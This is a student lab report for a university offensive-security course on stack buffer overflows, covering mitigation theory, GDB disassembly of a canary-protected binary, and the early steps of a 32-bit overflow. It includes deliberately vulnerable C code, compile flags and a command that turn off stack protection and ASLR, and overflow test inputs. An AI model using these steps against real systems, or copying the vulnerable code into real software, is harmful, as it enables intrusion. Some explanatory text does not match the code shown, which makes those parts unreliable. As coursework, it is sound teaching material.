INNOPOLIS UNIVERSITY

SNE MASTER
TRACK 2026

COURSE: [S26] Offensive Technologies

OT Lab 2 Report

On

Low-level Exploits: Buffer overflow

Student Name: HASIB AL TAHSIN

Application ID: 187623
Student ID: 24

Email: h.tahsin@innopolis.university, hasibjust10@gmail.com

Submission Date: 10.04.2026

INDEX

Abstract.....3

Introduction.....3-6

Task 1.....6-8

Task 2.....9-13

Task 3.....14-32

Task 4.....32-40

References.....40-41

Abstract

This report analyzes the theoretical and practical aspects of low-level exploitation, buffer overflow, and reverse engineering based on *x86* and *x64* architectures in Linux (*Ubuntu*) environment. The main goal of the laboratory work was to identify memory corruption vulnerabilities and observe their effectiveness. The entire process was completed in four steps.

In the first step, the theoretical analysis of the mechanisms and limitations of modern binary exploitation mitigation techniques, such as *Stack Canary, ASLR, NX/DEP*, and *PIE,* is performed. In the second step, a *'warm_up'* binary analysis is performed to show how the memory layout of variables affects the overflow attack; especially when local variables are located below the buffer (lower address) in the stack structure, the values of those variables remain unchanged despite the buffer overflow.

In the third step, a buffer overflow attack is successfully carried out in a *32-bit (x86) Linux* program. Using *GDB (GNU Debugger),* memory addresses were determined, ASLR and *Stack Protector* were disabled, and *NOP* sleds and shellcodes were injected by extracting the correct offset (*140 bytes*). Through this, it was possible to successfully hijack the *EIP (Instruction Pointer)* and gain root shell access to the system.

In the last step, reverse engineering was applied to a *64-bit (x64)* binary. By analyzing the calling convention of modern 64-bit architecture, the hidden password was successfully recovered by setting breakpoints in the *strcmp* function with the help of *GDB* and observing the data of the *RDI* and *RSI* registers.

Overall, this report plays an important role from a cybersecurity perspective in understanding the memory management, debugging process, and binary security vulnerabilities of *32-bit* and *64-bit* applications.

Introduction

In the world of information technology and cybersecurity in the present era, ensuring the security of software systems is one of the main and complex challenges. With the unprecedented expansion of the Internet and digital systems, the dependence of modern civilization on software has increased manifold. Along with this increasing expansion, the risk of cyber attacks is increasing in parallel. Memory corruption or memory management errors are one of the most damaging vulnerabilities in the history of cybersecurity. Especially in low-level programming languages like C and C++, programmers have full control over memory management. Due to the lack of automatic memory protection or *'garbage collection'*, serious security flaws are created due to the slightest carelessness of developers or lack of input sanitization. Starting from the famous *'Morris Worm'* of 1988 to many zero-day attacks of the modern era, this memory corruption is at the root of

everything, the most well-known form of which is Buffer Overflow. This laboratory activity is designed to provide an in-depth analysis of the theoretical and practical aspects of such errors.

Underlying concepts of buffer overflow and memory management

Buffer overflow is one of the oldest and most discussed memory vulnerabilities in software engineering. In simple terms, a buffer overflow occurs when a program starts writing additional data to the adjacent memory space beyond the specified boundary of the memory allocated to it. When a program is run in Linux or any operating system, its memory is basically divided into several parts such as: Text/Code, Data, Heap, and Stack. The stack is a part of memory that works in the *LIFO* (Last In, First Out) method and stores local variables, function arguments, Base Pointer (*EBP/RBP*), and Return Address (*EIP/RIP*).

Weak or unsafe functions such as C language *strcpy(), gets(), sprintf(),* etc. do not check the size of the user's input. As a result, an attacker or hacker can intentionally provide much larger input than required. This extra data overflows the memory buffer and overwrites important data on the stack (especially the return address). By changing the return address, hackers can take control of the execution flow and run their own malicious code or shellcode to gain full control (*Root/Shell access*) of the system.

Modern Binary Security Systems and Mitigation Techniques

To prevent hackers from using this type of memory overwrite attack, various sophisticated security measures or mitigation techniques have been added to operating systems and compilers over time. Understanding the mechanism of these security measures is very important to understand low-level exploitation:

- **Stack Canary**: This is a hidden or random value placed in the stack at the beginning of a function. Before the function ends or returns, the system checks to see if the value of the canary is unchanged. If the return address is changed due to a buffer overflow, the canary is usually overwritten. The program crashes as soon as the canary value is seen to have changed and the attack is prevented.
- **NX/DEP (Non-Executable Stack):** The stack portion of memory is marked for storing data only and the permission to execute is revoked. As a result, even if a hacker injects shellcode into the stack, it cannot run.
- **ASLR (Address Space Layout Randomization):** In this system, the addresses of different parts of memory (*Stack, Heap, Libraries*) are randomized or shuffled every time the program is launched. As a result, the attacker cannot know in advance where his shellcode or target function is located.
- **PIE (Position Independent Executable):** It works as a complement to *ASLR* and also loads the code base of the main program at random addresses.

This is an ongoing battle between attackers and cybersecurity experts. This lab discusses each of these mitigations in detail through theoretical questions (*Task 1*), which creates a strong foundation for a cybersecurity student.

Architectural Differences: x86 vs x64

The processor architecture of the system plays a very important role in binary exploitation and reverse engineering. There are huge differences in memory management and function calling conventions between the traditional *32-bit (x86)* architecture and the modern *64-bit (x64*) architecture. In *x86* systems, function arguments are usually passed through the memory stack. This makes it relatively easy to directly manipulate the data on the stack by overflowing the memory. On the other hand, in *x64* architecture, the first six arguments are passed directly through the processor registers (*RDI, RSI, RDX, RCX, R8, R9*) to increase performance. In addition, in *64-bit* systems, memory addresses are much larger (*8 bytes*) and the *'Canonical Address Rule*' must be followed. For this reason, creating buffer overflows or exploits in x64 systems is much more complex and challenging than in *x86.* This lab clearly highlights architectural limitations and opportunities by working with both *32-bit* and *64-bit* binaries.

Debugging, reverse engineering, and use of tools

Understanding the logic of a program and finding its errors from only the compiled binary file without the source code of the software is one of the most difficult tasks in cybersecurity. This process is known as reverse engineering. In this laboratory activity, *Dynamic Analysis* has been done using the *GNU Debugger (GDB).* Through *GDB,* it is possible to observe the internal memory layout, register values, and assembly instructions of a program by executing them step by step.

Through reverse engineering, we not only find the weaknesses of the program, but also get a visual idea of how the program is working in memory. The use of basic binary analysis tools like *checksec, readelf,* strings through the Linux terminal (*Ubuntu*) plays a helpful role in this process.

Objectives and Scope of Laboratory Activities

The main objective of this 'Laboratory 02' activity is to create a strong bridge between theoretical concepts and practical skills. This lab consists of four specific tasks, which take a learner step by step to a deeper level of binary exploitation:

- **Task 1**: Here, a theoretical discussion is given on modern binary security mechanisms and exploitation concepts like *NOP Sled*.
- **Task 2:** A *'warm_up'* binary is analyzed to show how the relative position of local variables and buffers inside the stack affects the outcome of an overflow attack.
- **Task 3:** This is the most important part of this lab, where a buffer overflow is successfully performed in a *32-bit* Linux program by intentionally disabling security measures (*ASLR,*

Canary). Here, offset extraction by fuzzing and shellcode injection to gain access to the system shell are taught.

- **Task 4:** Here, reverse engineering is applied to a *64-bit* binary (*Task5*). Since it is difficult to inject shellcode into modern systems, a technique for finding hidden passwords by analyzing memory registers using *GDB* is shown.

This report is not just a hacking tutorial; it is essentially a deep and comprehensive analysis of how software memory management works and why secure coding practices are essential. Only by understanding how cybercriminals enter the system can it be possible to create a secure and bug-free software architecture. This lab is a very effective and practical step in building that understanding.

Task 1 - Theory

Question 1: What binary exploitation mitigation techniques do you know?

Solution:

The following techniques are used to protect against binary exploitation:

Stack Canary

A random secret value is placed on the stack when the function starts. This value is checked before the function ends. If it has changed, then an overflow is detected and the program is terminated.

ASLR (Address Space Layout Randomization)

Every time the program is run, the memory address of the stack, heap, and library is randomized. As a result, the attacker cannot know in advance where to inject the shellcode.

NX/DEP (Non-Executable Stack) (No eXecute)

Stack memory is marked as a place to store data only, there is no permission to execute. As a result, shellcode cannot be placed on the stack and run.

PIE (Position Independent Executable)

The program itself is also loaded at a random address. Similar to ASLR but for program code.

RELRO (Relocation Read-Only)

Makes GOT (Global Offset Table) memory read-only, so GOT cannot be overwritten.

Safe Stack / Shadow Stack

Return address is kept in separate protected memory, cannot be overwritten by overflow.

Question 2: Did NX solve all binary attacks? Why?

Solution:

No, NX does not solve all binary attacks.

NX only stops code execution directly on the stack. But there are many attacks where no new code needs to be written:

Return-to-libc attack

The attacker points *EIP/RIP* to the address of *libc's system()* function. Even though NX exists, *libc* code does not have *NX!* As a result, system*("/bin/sh")* can be executed.

ROP (Return Oriented Programming)

Small parts (*gadgets*) of the existing code of the program can be chained together to perform arbitrary computation. NX cannot prevent this because the existing code has execute permission.

Format String Attack, Use-After-Free, Heap Overflow

These bypass *NX.* Therefore, defense-in-depth is needed, including *ASLR, Canary, PIE*.

Question 3: Why do stack canaris end with 00?

Solution:

Stack Canary always ends with a null byte *(\x00),* this is intentional design.

The reason is that dangerous string functions like *strcpy(), gets(), scanf()* stop reading when they see a null byte *(\x00).*

If the canary starts with a null byte, then it becomes very difficult for an attacker to know or overwrite the exact value of the canary when overflowing with a string function. Because the string will be copied up to *"\x00",* then stopped.

Example of Canary format

***x86* canary looks like this:**

0x00e4f921 # The first byte is *0x00* (null)

x64 canary:

0x00007f3d8a4c2190 # The last two bytes are *0x0000* (null)

Question 4: What is NOP sled?

Solution:

A *NOP* Sled is a series of *NOP* instructions (*\x90*) arranged together. "*Sled*" means slid, the processor slides over these *NOP*s to finally reach the shellcode.

A NOP Sled on the stack looks like this:

0xbffff400

\x90\x90\x90\x90

NOP NOP NOP NOP (start of sled)

0xbffff404

\x90\x90\x90\x90\x90

More NOPs...

0xbffff408

\x90\x90\x90\x90\x90

More NOPs...

0xbffff430

\x31\xc0\x50\xbb

Shellcode starts here

0xbffff450

[ret addr]

EIP points here (in the middle of the sled)

Because it is needed

In addition to ASLR, the stack address can be a bit off. If you make the NOP sled larger, even if EIP does not fall exactly into the shellcode, it will fall into the NOP, then slide to reach the shellcode.

Task 2 - Binary attack warming up


We are going to work on a buffer overflow attack as one of the most popular and widely spread binary attacks. You are given a binary warm_up.

Link Answer the question and provide explanation details with PoC: "Why in the warm_up binary, opposite to the binary64 from Lab1, the value of i doesn't change even if our input was very long?"


Solution:

Binary Information Analysis

The directory created for the lab work was accessed using the following command.




Basic info about Binary




Its output shows that it is *64-bit* binary and PIE enabled so that the address is random (ASLR friendly). Then Execute permission is also given.

Security features are checked with *checksec*



The output shows that *RW* means *NX*, which means that the stack is non-executable.

Viewed with *readelf*



Program Run Output Analysis

Then the program is run using the following command.

Command:

./warm_up

```
┌──(hasib㉿kali)-[~/Desktop/lab02]
└─$ ./warm_up
In main(), x is stored at 0×7fffffffdd54.
In sample_function(), i is stored at 0×7fffffffdd20.
In sample_function(), buffer is stored at 0×7fffffffdd2e.
Value of i before calling gets(): 0×ffffffff

Value of i after calling gets(): 0×ffffffff
```

Variable	**Address**
i	*0x7fffffffdd54*
buffer	*0x7fffffffdd2e*

Here, I see that,

- The address of buffer is larger
- The address of i is smaller

Understanding Memory Direction

Stack grows downwards which is lower address, but buffer overflow writes upwards which is higher address.

Viewing disassembly with GDB

GDB is run with the following command:

Command:

gdb ./warm_up


```
┌──(hasib㉿kali)-[~/Desktop/lab02]
└─$ gdb ./warm_up
GNU gdb (Debian 17.1-4) 17.1
Copyright (C) 2025 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./warm_up...
(No debugging symbols found in ./warm_up)
(gdb)
```

Disassemble sample_function:

Command:

disassemble sample_function



```
(gdb) disassemble sample_function
Dump of assembler code for function sample_function:
   0x00000000000006fa <+0>:     push   %rbp
   0x00000000000006fb <+1>:     mov    %rsp,%rbp
   0x00000000000006fe <+4>:     sub    $0x20,%rsp
   0x0000000000000702 <+8>:     mov    %fs:0x28,%rax
   0x000000000000070b <+17>:    mov    %rax,-0x8(%rbp)
   0x000000000000070f <+21>:    xor    %eax,%eax
   0x0000000000000711 <+23>:    mov    $0xffffffff,%eax
   0x0000000000000716 <+28>:    mov    %rax,-0x20(%rbp)
   0x000000000000071a <+32>:    lea    -0x20(%rbp),%rax
   0x000000000000071e <+36>:    mov    %rax,%rsi
   0x0000000000000721 <+39>:    lea    0x160(%rip),%rdi        # 0x888
   0x0000000000000728 <+46>:    mov    $0x0,%eax
   0x000000000000072d <+51>:    call   0x5c0 <printf@plt>
   0x0000000000000732 <+56>:    lea    -0x12(%rbp),%rax
   0x0000000000000736 <+60>:    mov    %rax,%rsi
   0x0000000000000739 <+63>:    lea    0x178(%rip),%rdi        # 0x8b8
   0x0000000000000740 <+70>:    mov    $0x0,%eax
   0x0000000000000745 <+75>:    call   0x5c0 <printf@plt>
   0x000000000000074a <+80>:    mov    -0x20(%rbp),%rax
   0x000000000000074e <+84>:    mov    %rax,%rsi
   0x0000000000000751 <+87>:    lea    0x190(%rip),%rdi        # 0x8e8
   0x0000000000000758 <+94>:    mov    $0x0,%eax
   0x000000000000075d <+99>:    call   0x5c0 <printf@plt>
   0x0000000000000762 <+104>:   lea    -0x12(%rbp),%rax
   0x0000000000000766 <+108>:   mov    %rax,%rdi
   0x0000000000000769 <+111>:   mov    $0x0,%eax
   0x000000000000076e <+116>:   call   0x5d0 <gets@plt>
   0x0000000000000773 <+121>:   mov    -0x20(%rbp),%rax
   0x0000000000000777 <+125>:   mov    %rax,%rsi
   0x000000000000077a <+128>:   lea    0x197(%rip),%rdi        # 0x918
   0x0000000000000781 <+135>:   mov    $0x0,%eax
   0x0000000000000786 <+140>:   call   0x5c0 <printf@plt>
   0x000000000000078b <+145>:   nop
   0x000000000000078c <+146>:   mov    -0x8(%rbp),%rax
   0x0000000000000790 <+150>:   xor    %fs:0x28,%rax
   0x0000000000000799 <+159>:   je     0x7a0 <sample_function+166>
   0x000000000000079b <+161>:   call   0x5b0 <__stack_chk_fail@plt>
   0x00000000000007a0 <+166>:   leave
   0x00000000000007a1 <+167>:   ret
End of assembler dump.
(gdb)
```

Disassembly Output

Inside the x86-64 assembly sample_function

0x00000000000006fe <+4>: sub $0x20,%rsp ; stack allocate

; Stack Canary

0x0000000000000702 <+8>: mov %fs:0x28,%rax

0x000000000000070b <+17>: mov %rax,-0x8(%rbp) ; canary (rbp-0x8)

; i variable

0x0000000000000716 <+28>: mov %rax,-0x20(%rbp) ; i at rbp-0x20

; buffer

0x0000000000000732 <+56>: lea -0x12(%rbp),%rax ; buffer at rbp-0x12

; vulnerable function

0x000000000000076e <+116>: call gets ; buffer overflow here

; Canary check

0x000000000000078c <+146>: mov -0x8(%rbp),%rax

0x000000000000079b <+161>: call __stack_chk_fail

Understand Stack Layout, this is the main secret

Stack Layout of sample_function of warm_up:

Higher Address

…….

Return Address

Saved RBP

Canary ; will be overwritten first

buffer ; gets() write here

i ; below

……

Lower Address

Where does overflow happen

- call gets

Here, gets() does not check length, which makes overflow possible.

That is why i does not change

In the stack, the address decreases from top to bottom (higher to lower), but in case of buffer overflow, the data goes from bottom to top (towards higher address).

It can be seen that buffer is at *rbp-0x12* and *i* is at *rbp-0x20*. Here, *rbp-0x12 = rbp-18* and *rbp-0x20 = rbp-32*. This means that i has a smaller address (below the stack), and buffer is above it.

In case of buffer overflow, it starts from the input buffer and increases upwards (higher address). First the canary (*rbp-0x8*) is overwritten, then it goes towards the saved *RBP* and return address. But, since i is below the buffer (lower address), the overflow never goes towards *i*.

So, in case of overflow, *i* does not change; rather, the stack canary is overwritten first and the program crashes. As a result, there is no chance of *i* changing.

PoC: Overflow test

A long string was sent using Python using the following command.

Command:

*python3 -c "print('A' * 30)" | ./warm_up*

```
┌──(hasib㉿kali)-[~/Desktop/lab02]
└─$ python3 -c "print('A' * 30)" | ./warm_up
In main(), x is stored at 0×7fffffffdd54.
In sample_function(), i is stored at 0×7fffffffdd20.
In sample_function(), buffer is stored at 0×7fffffffdd2e.
Value of i before calling gets(): 0×ffffffff
Value of i after calling gets(): 0×ffffffff
*** stack smashing detected ***: terminated
zsh: done               python3 -c "print('A' * 30)" |
zsh: IOT instruction  ./warm_up
```

```
┌──(hasib㉿kali)-[~/Desktop/lab02]
└─$ python3 -c "print('A' * 100)" | ./warm_up
In main(), x is stored at 0×7fffffffdd54.
In sample_function(), i is stored at 0×7fffffffdd20.
In sample_function(), buffer is stored at 0×7fffffffdd2e.
Value of i before calling gets(): 0×ffffffff
Value of i after calling gets(): 0×ffffffff
*** stack smashing detected ***: terminated
zsh: done               python3 -c "print('A' * 100)" |
zsh: IOT instruction  ./warm_up
```

The output shows that Canary is overwritten, but *i* is unchanged. *Warm_up* has Stack Canary and the variable layout is reversed, so that's not the case.

Task 3 - Linux local buffer overflow attack x86

Question 1: Create a new file and put the code above into it:

touch source.c

Solution:

The vulnerable *C code* (buffer overflow related) that I found in the instruction has been written to a new *.c* file.

Creating and compiling the source code

Using touch, I created the *source.c* file and added the following code to the lab instruction using the nano editor.

```
┌──(hasib㉿kali)-[~/Desktop/lab02]
└─$ touch source.c
```

```
┌──(hasib㉿kali)-[~/Desktop/lab02]
└─$ nano source.c
```

Using nano editor

The following code is written in *nano.*

The code inside source.c:

```
  GNU nano 8.7.1                                                source.c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char buf[128];
    strcpy(buf, argv[1]);
    printf("%s\n", buf);
    return 0;
}
```

Here, only 10 bytes of memory have been allocated by *char buffer[10],* also *gets(buffer)* does not check the input size and takes as much input as it wants. This is a very dangerous function. Due to which it is very easy to get buffer overflow. With this code, memory can be overwritten and later shellcode can be injected.

Question 2: Compile the file with C code in the binary with the following parameters in the case if you use x64 system:

gcc -o binary -fno-stack-protector -m32 -z execstack source.c

Questions:

- **What does mean -fno-stack-protector parameter?**
- **What does mean -m32 parameter?**
- **What does mean -z execstack parameter?**

If you use x64 system, install the following package before compiling the program:

sudo apt install gcc-multilib


Question 3: 3. Disable ASLR before to start the buffer overflow attack:

sudo echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

Solution:

Compile (on x64 Ubuntu)

Install gcc-multilib first:



Compile with the following flags:

Command:

gcc -o binary -fno-stack-protector -m32 -z execstack source.c



Here, *gcc* is the C compiler and -o binary is the name of the output file binary. *source.c* is the C source file.

-fno-stack-protector:

This flag disables the compiler's stack protection mechanism (stack canary).

Stack Canary:

- This is a security value (random number)

- Checked before the function returns
- If there is a buffer overflow, the canary changes and the program crashes.

But if you give *-fno-stack-protector*, there will be no canary. As a result, the overflow will not be detected and the attacker can easily overwrite memory.

I am using this because I am intentionally creating a vulnerable program for exploit practice.

-m32:

Compiles in *32-bit* mode. Even though my Ubuntu is *x64,* giving this flag creates a *32-bit ELF* binary. It is easy to exploit for EIP registers, *4-byte* addresses in *32-bit*.

-z execstack:

This flag makes the stack executable. In this case, the stack is not executable on modern systems (*NX* enabled), so even if there is code in the stack, it cannot be run.

But if this flag is given, the stack becomes executable and it is possible to run shellcode injected in the buffer.

This flag is needed because the main goal of the buffer overflow attack:

- Inject shellcode with input
- Then execute it
- This is possible only if there is an executable stack

By default, *64-bit* systems cannot compile *32-bit* binaries. So, *gcc-multilib* adds *32-bit* libraries.

Disable ASLR

Then *ASLR* is disabled.

Command:

sudo echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

0 in the output means success.

```
┌──(hasib㉿kali)-[~/Desktop/lab02]
└─$ sudo echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
0
```

Verify:

```
┌──(hasib㉿kali)-[~/Desktop/lab02]
└─$ cat /proc/sys/kernel/randomize_va_space
0
```

Here, *echo 0* is sending value 0. Tee is writing to file and */proc/...* is creating kernel setting file.

If *ASLR* is disabled, every time you run the program, you will get the same memory address. It will be enabled again after reboot.

The value *0* in the output means that *ASLR* is completely disabled.

Question 4: Anyway, you can just download the pre-compiled binary task 3.

Solution:

For this task, the pre-compiled binary *task3* file given in the lab instructions has been downloaded.

Question 5: Choose any debugger to disassemble the binary - e.g. GNU debugger (gdb).

Solution:

In this step, a debugger such as *GDB* is used to disassemble the binary and view its assembly code. Disassembly converts machine code into human-readable instructions, allowing me to understand the program's internal behavior. By analyzing the assembly, I can identify buffer locations, function calls like *gets(),* and stack structure, which are essential for performing a buffer overflow attack.

Question 6: Perform the disassembly of the required function of the program.

Disassembly with GDB

First, I open the binary using GDB:

```
┌──(hasib㉿kali)-[~/Desktop/lab02]
└─$ gdb ./task3
GNU gdb (Debian 17.1-4) 17.1
Copyright (C) 2025 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./task3...
(No debugging symbols found in ./task3)
(gdb)
```

Then enable Intel syntax to make it easier to read:

```
(gdb) set disassembly-flavor intel
```

Disassembling the main function:

main function disassembly

Command:

disassemble main

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x0804844d <+0>:     push   ebp
   0x0804844e <+1>:     mov    ebp,esp
   0x08048450 <+3>:     and    esp,0xfffffff0
   0x08048453 <+6>:     sub    esp,0x90
   0x08048459 <+12>:    mov    eax,DWORD PTR [ebp+0xc]
   0x0804845c <+15>:    add    eax,0x4
   0x0804845f <+18>:    mov    eax,DWORD PTR [eax]
   0x08048461 <+20>:    mov    DWORD PTR [esp+0x4],eax
   0x08048465 <+24>:    lea    eax,[esp+0x10]
   0x08048469 <+28>:    mov    DWORD PTR [esp],eax
   0x0804846c <+31>:    call   0x8048310 <strcpy@plt>
   0x08048471 <+36>:    lea    eax,[esp+0x10]
   0x08048475 <+40>:    mov    DWORD PTR [esp],eax
   0x08048478 <+43>:    call   0x8048320 <puts@plt>
   0x0804847d <+48>:    mov    eax,0x0
   0x08048482 <+53>:    leave
   0x08048483 <+54>:    ret
End of assembler dump.
(gdb)
```

x86 assembly

0x0804844d <+0> : push ebp

0x0804844e <+1> : mov ebp,esp

0x08048450 <+3> : and esp,0xfffffff0

0x08048453 <+6> : sub esp,0x90 ; 144 bytes stack allocated

0x08048459 <+12> : mov eax,DWORD PTR [ebp+0xc]

0x0804845c <+15> : add eax,0x4

0x0804845f <+18> : mov eax,DWORD PTR [eax] ; take argv[1].

0x08048461 <+20> : mov DWORD PTR [esp+0x4],eax

0x08048465 <+24> : lea eax,[esp+0x10] ; buffer address

0x08048469 <+28> : mov DWORD PTR [esp],eax

0x0804846c <+31> : call 0x8048310 <strcpy@plt> ; vulnerable function

0x08048471 <+36> : lea eax,[esp+0x10]

0x08048475 <+40> : mov DWORD PTR [esp],eax

0x08048478 <+43> : call 0x8048320 <puts@plt>

1. Stack allocation

sub esp, 0x90

Here, *0x90 (144 bytes)* has been allocated in the stack and local variables + buffer will be kept inside it.

2. User input handling

mov eax, [ebp+0xc]

add eax, 0x4

mov eax, [eax]

Here, the program is taking input from the command-line argument (argv). That is, user input is being passed to the program.

3. Buffer location

lea eax, [esp+0x10]

Here, the address of the buffer is being taken and the buffer is at esp+0x10 offset in the stack.

4. Vulnerability

call strcpy@plt

strcpy() is an unsafe function. It does not check the input size and copies the large input even if the buffer size is small. As a result, buffer overflow is possible and memory overwrite is possible.

5. Output print

call puts@plt

Here, the content of the buffer is being printed.

Vulnerability

The vulnerability in this program is:

- *strcpy()* is used
- No buffer size check
- User input is copied directly to the buffer

As a result, an attacker can trigger a buffer overflow if he gives long input. This can overwrite the return address and execute his own code.

Question 7: Find the name and address of the target function. Copy the address of the function that follows (is located below) this function to jump across EIP.

Solution:

Using GDB command

I used the following command in *GDB* to show all the functions of the program and their addresses.

Command:

info functions

```
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x080482d4  _init
0x08048310  strcpy@plt
0x08048320  puts@plt
0x08048330  __gmon_start__@plt
0x08048340  __libc_start_main@plt
0x08048350  _start
0x08048380  __x86.get_pc_thunk.bx
0x08048390  deregister_tm_clones
0x080483c0  register_tm_clones
0x08048400  __do_global_dtors_aux
0x08048420  frame_dummy
0x0804844d  main
0x08048490  __libc_csu_init
0x08048500  __libc_csu_fini
0x08048504  _fini
(gdb)
```

Target function

Here, the vulnerable function is:

main address: 0x0804844d

"function that follows this function" means:

The address of the function below main is taken.

According to the list:

main 0x0804844d

__libc_csu_init 0x08048490 ; target

Target function name:

__libc_csu_init

Address:

0x08048490

Why is this address used?

In case of buffer overflow:

- I overwrite the return address
- I set a new address in EIP


If I set this address (*0x08048490*) then the program execution will jump from main and go to the *__libc_csu_init* function.

Calling a breakpoint and finding the exact address of the buffer

A breakpoint was set at address *0x0804846c* using the command break **0x0804846c*. This address corresponds to the point just before the call to the vulnerable *strcpy()* function. Setting the breakpoint here allows us to pause execution before the buffer overflow occurs, making it possible to inspect the stack, analyze memory layout, and determine the buffer location for exploitation.

Command:

*break *0x0804846c*



Question 9: Run the program with output that corresponds to the size of the buffer.

Solution:

After running, it stops at *Breakpoint 1.*

Command:

*run $(python3 -c "print('A'*128, end='')")*

```
(gdb) run $(python3 -c "print('A'*128, end='')")
Starting program: /home/kali/Desktop/lab02/task3 $(python3 -c "print('A'*128, end='')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0×0804846c in main ()
```

Here, *128* A's have been generated using *python3* and passed as arguments to this input program.

After the program runs, the execution stops:

- *Breakpoint 1*
- *address: 0x0804846c*

The program was executed with a *128-byte* input using a Python command to generate a string of '*A*'s. Execution stopped at the previously set breakpoint at address *0x0804846c,* which is just before the *strcpy()* call. This confirms that the input has been successfully passed to the program, and the breakpoint allows inspection of the stack before the buffer overflow occurs.

Question 10: Examine the stack location and detect the start memory address of the buffer. In other words, this is the point where we break the program and rewrite the EIP.

Solution:

The purpose of this step is to find out where the buffer starts in the stack. At this address I injected shellcode and overwrote *EIP.*

Looking at the value of ESP (Stack Pointer):

Command:

info registers esp

